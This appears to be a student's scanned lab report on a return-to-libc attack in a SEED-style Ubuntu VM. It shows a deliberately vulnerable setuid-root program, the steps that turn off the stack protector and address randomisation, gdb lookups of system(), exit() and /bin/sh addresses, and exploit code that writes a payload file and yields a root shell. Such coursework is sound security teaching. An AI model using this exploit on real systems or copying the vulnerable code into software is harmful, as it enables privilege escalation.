
NAME: Shreeya Chatterji
ROLL: 102103447
CLASS: 3CO16


RETURN TO LIBC

STACK.C

1. **Write the stack.c program and compile with specified conditions**




```
  GNU nano 2.2.6                 File: stack.c                          Modified

/* This program has a buffer overflow vulnerability. */
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

int vul_func(char *str)
{
        char buffer[50];
        /* The following statement has a buffer overflow problem */
        strcpy(buffer,str);
        printf("You have been hacked!\n");
        return 1;
}
int main(int argc, char **argv)
{
        char str[240];
        FILE *badfile;

        badfile = fopen("badfile","r");
        fread(str, sizeof(char), 200, badfile);
        vul_func(str);

        printf("Returned Properly\n");
        return 1;
}
```



```
[04/30/2024 01:49] root@ubuntu:/home/seed/Desktop/Return_to_Libc# gcc -fno-stack
-protector -z noexecstack -o stack stack.c
[04/30/2024 01:49] root@ubuntu:/home/seed/Desktop/Return_to_Libc# sysctl -w kern
el.randomize_va_space=0
kernel.randomize_va_space = 0
[04/30/2024 01:50] root@ubuntu:/home/seed/Desktop/Return_to_Libc# sudo chown roo
t stack
[04/30/2024 01:50] root@ubuntu:/home/seed/Desktop/Return_to_Libc# sudo chmod 175
5 stack
```

While compiling we need to make sure that the stack protector is not enables and the necessary flags as used in the screenshot above are used. We also need to change the access of the file so that we can access the root. If stack.c is not a root file then it will not be able to access the root shell.


2. Compiling a debugger version for the addresses



```
[04/30/2024 01:50] root@ubuntu:/home/seed/Desktop/Return_to_Libc# gcc -g stack.c
 -o stack_dbg
[04/30/2024 01:51] root@ubuntu:/home/seed/Desktop/Return_to_Libc# gdb stack_dbg
```


NAME: Shreeya Chatterji
ROLL: 102103447
CLASS: 3CO16

3. Noting the difference between buffer and ebp



```
(gdb) p &buffer
$1 = (char (*)[50]) 0xbffff51a
(gdb) p $ebp
$2 = (void *) 0xbffff558
(gdb) p 0xbffff558-0xbffff51a
$3 = 62
```


4. Noting the addresses of system() and exit()




```
(gdb) p system
$4 = {<text variable, no debug info>} 0xb7e5f430 <system>
(gdb) p exit
$5 = {<text variable, no debug info>} 0xb7e52fb0 <exit>
```

5. Now to find the address of the /bin/sh we implement a code that takes in MYSHELL as an environment variable from export by the user:

MYSHELL.C



```
  GNU nano 2.2.6                File: myshell.c

#include <stdio.h>
int main(){
        char *shell=(char *)getenv("MYSHELL");

        if(shell){
                printf(" Value: %s\n", shell);
                printf(" Address: %x\n",(unsigned int)shell);
        }
        return 1;
}
```




```
[04/30/2024 01:56] root@ubuntu:/home/seed/Desktop/Return_to_Libc# gcc myshell.c
-o shelladd
[04/30/2024 01:56] root@ubuntu:/home/seed/Desktop/Return_to_Libc# export MYSHELL
= /bin/sh"
[04/30/2024 01:56] root@ubuntu:/home/seed/Desktop/Return_to_Libc# ./shelladd
 Value: /bin/sh
 Address: bfffff46
[04/30/2024 01:56] root@ubuntu:/home/seed/Desktop/Return_to_Libc#
```

Continued in next page →


NAME: Shreeya Chatterji
ROLL: 102103447
CLASS: 3CO16

6. Now we write the Malicious code:




```
  GNU nano 2.2.6          File: ret_to_libc_exploit.c                Modified

#include <stdio.h>
#include <string.h>
int main(int argc, char **argv)
{
        char buf[200];
        FILE *badfile;

        memset(buf, 0xaa, 200);

        *(long *) &buf[70] = 0xbfffff46;//bin/sh address
        *(long *) &buf[66] = 0xb7e52fb0;//address of exit
        *(long *) &buf[62] = 0xb7e5f430;// add of system()

        badfile = fopen("./badfile", "w");
        fwrite(buf, sizeof(buf), 1, badfile);
        fclose(badfile);
}
```

The addresses are according to what we obtained in the previous outputs.



```
[04/30/2024 02:06] root@ubuntu:/home/seed/Desktop/Return_to_Libc# nano ret_to_li
bc_exploit.c
[04/30/2024 02:06] root@ubuntu:/home/seed/Desktop/Return_to_Libc# gcc ret_to_lib
c_exploit.c -o exploit
[04/30/2024 02:06] root@ubuntu:/home/seed/Desktop/Return_to_Libc# ./exploit
[04/30/2024 02:07] root@ubuntu:/home/seed/Desktop/Return_to_Libc# ./stack
You have been hacked!
```

After doing all this we obtain the root shell:



```
# id
uid=0(root) gid=0(root) groups=0(root)
#
```

<u>DETAILS FOR REFERENCE:</u>

Value: /bin/sh

Address: bfffff46

(gdb) p &buffer

$1 = (char (*)[50]) 0xbffff51a

(gdb) p $ebp

$2 = (void *) 0xbffff558

(gdb) p 0xbffff558-0xbffff51a

$3 = 62

(gdb) p system

$4 = {<text variable, no debug info>} 0xb7e5f430 <system>

(gdb) p exit

$5 = {<text variable, no debug info>} 0xb7e52fb0 <exit>